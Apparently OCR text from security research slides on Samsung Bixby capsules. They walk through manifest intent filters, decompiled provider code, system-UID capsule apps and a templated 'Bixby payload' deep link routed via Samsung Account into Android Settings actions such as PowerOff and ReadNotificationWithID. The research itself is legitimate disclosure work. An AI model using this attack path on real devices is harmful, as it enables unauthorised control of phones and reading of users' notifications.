    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="bixbyvoice"/>
        <data android:host="com.samsung.android.bixby.agent"/>
        <data android:pathPrefix="/ExecuteMediaAction"/>
        <data android:pathPrefix="/PerformIntentRequest"/>
        <data android:pathPrefix="/CreateHintAutomation"/>
    </intent-filter>
</activity>
```


- PerformIntentRequest for Voice-command style processing
- ExecuteMediaAction for App actions and capsule execution

Voice Command Processing

- Parses structured request parameters
- Builds an IntentRequest object
- Forwards the request into Bixby handling

bixbyvoice://com.samsung.android.bixby.agent/PerformIntentRequest?intent=Tell+me+a+joke&intentType=nl

IConversationRequest.TextRequest





Capsules

- Apps expose actions to Bixby
- Bixby turns a request into structured data
- The target app handles the real work

Capsule-Enabled App Discovery

```
List<PackageInfo> packages =
    context.getPackageManager().getInstalledPackages(PackageManager.GET_META_DATA);
```






```
<meta-data
    android:name="com.samsung.android.sdk.bixby2.companionApp"
    android:value="true"/>
```

Capsule-Enabled App Discovery


Table: companionAppListTable

_id	appId	appVersionCode	appVersionName
Fi...	Filter	Filter	Filter
31	com.samsung.knox.securefolder	194000011	NULL
32	com.sec.android.mimage.photoretouching	362222100	NULL
33	com.samsung.android.mdx	350100002	NULL
34	com.samsung.android.app.find	190111000	NULL
35	com.samsung.android.app.smartcapture	596401000	NULL
36	com.sec.android.desktopmode.uiservice	471600000	NULL
37	com.osp.app.signin	1560202100	NULL
38	com.samsung.android.inputshare	270104000	NULL
39	com.sec.android.gallery3d	1560600000	NULL
40	com.sec.android.app.clockpackage	1241010100	NULL
41	com.samsung.android.oneconnect	184524010	NULL
42	com.samsung.android.fmm	731954100	NULL
43	com.samsung.android.app.tips	700802000	NULL
44	com.android.settings	35	NULL
45	com.samsung.android.app.notes	444109000	NULL
46	com.samsung.android.app.telephonyui	1600000198	NULL
47	com.sec.android.app.shealth	6320001	NULL
48	com.samsung.android.app.sharelive	1385158205	NULL

30 - 48 of 48

com.samsung.android.fmm	android.uid.system
com.samsung.android.lool	android.uid.system
com.android.settings	android.uid.system


Capsule Action Registration



Capsule Implementation

```
259     @Override // android.content.ContentProvider
260     public Bundle call(String str, String str2, Bundle bundle) {
261         ...

270         if (!isCallerAllowed()) {
271             throw new SecurityException(...);
272         }
273         if (TextUtils.isEmpty(str)) {
274             throw new IllegalArgumentException(...);
275         }

276         if (!mIsAppInitialized) {
277             executeProcessTriggerReceiver();
278         }
279         waitForAppInitialization();
280         if (!mIsAppInitialized) {
281             ...
282             return updateStatus(-1, "Initialization Failure..");
283         }

284         if (!str.equals(StateHandler.ACTION_GET_APP_STATE)) {
285             if (bundle != null) {
286                 return executeAction(str, bundle);
287             }
288             throw new IllegalArgumentException(...);
289         }
```

Capsule-Enabled App Discovery




48 capsule-enabled app entries discovered

3 unique android.uid.system packages highlighted.

Security guardrails

- All Bixby Capsules are protected by 1 permission: `LAUNCH_BIXBY_VOICE`
- Samsung Account (and a few other system applications) have this permission




Crafting the Bixby Payload

```
<activity
    android:theme="@style/Theme.Transparent"
    android:name="com.samsung.android.bixby.agent.appbridge.externalactor.DeeplinkActivity"
    android:permission="com.samsung.android.bixby.agent.permission.LAUNCH_BIXBY_VOICE"
    android:exported="true"
    android:launchMode="singleInstance">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="bixbyvoice"/>
        <data android:host="com.samsung.android.bixby.agent"/>
        <data android:pathPrefix="/ExecuteMediaAction"/>
        <data android:pathPrefix="/PerformIntentRequest"/>
        <data android:pathPrefix="/CreateHintAutomation"/>
    </intent-filter>
</activity>
```

- We know our target and the URI Intent Filter requirements

Crafting the Bixby Payload



Crafting the Bixby Payload

URI that needs to be sent from Samsung Account:

```
bixbyvoice://com.samsung.android.bixby.agent/ExecuteMediaAction?uri="
bixby%3A%2F%2Fcom.android.settings%2f<action>%2f<action_type>
%3F<key>=<value>"
```

scheme	bixby://
target app	com.android.settings
action	<action>
action type	<action_type>
params	<key>=<value>

This data URI opens the Bixby `DeepLinkActivity` Activity we discussed earlier

Crafting the Bixby Payload

URI that needs to be sent from Samsung Account:

```
bixbyvoice://com.samsung.android.bixby.agent/ExecuteMediaAction?uri="
bixby%3A%2F%2Fcom.android.settings%2f<action>%2f<action_type>
%3F<key>=<value>"
```

scheme	bixby://
target app	com.android.settings
action	<action>
action type	<action_type>
params	<key>=<value>

This tells Bixby's `DeepLinkActivity` which Capsule Provider to interact with

Crafting the Bixby Payload

URI that needs to be sent from Samsung Account:

```
bixbyvoice://com.samsung.android.bixby.agent/ExecuteMediaAction?uri="
bixby%3A%2F%2Fcom.android.settings%2f<action>%2f<action_type>
%3F<key>=<value>"
```

scheme	bixby://
target app	com.android.settings
action	<action>
action type	<action_type>
params	<key>=<value>

Tells Bixby to route our `<action>`, `<action_type>`, and `<key>=<value>` to `com.android.settings`

Crafting the Bixby Payload

URI that needs to be sent from Samsung Account:

```
bixbyvoice://com.samsung.android.bixby.agent/ExecuteMediaAction?uri=“
bixby%3A%2F%2Fcom.android.settings%2f<action>%2f<action_type>
%3F<key>=<value>”
```

scheme	bixby://
target app	com.android.settings
action	<action>
action type	<action_type>
params	<key>=<value>

Still missing…

The Settings Capsule

Actions available in com.android.settings

Handler Group	Actions
AODActionHandler	3
EdgeActionHandler	3
SettingsActionHandler	113
ConnectivityActionHandler	26
AccessibilityActionHandler	27
SystemUIActionHandler	99
NotificationActionHandler	3
DeviceQnAActionHandler	2
Total	**276**

Action Categories	Action Command
Display Setting	Goto_ScreenModeSetting, SetBrightness
Power/session	PowerOff, Reboot, TurnOffScreen
Notifications	ReadNotificationWithID, ReplyNotification
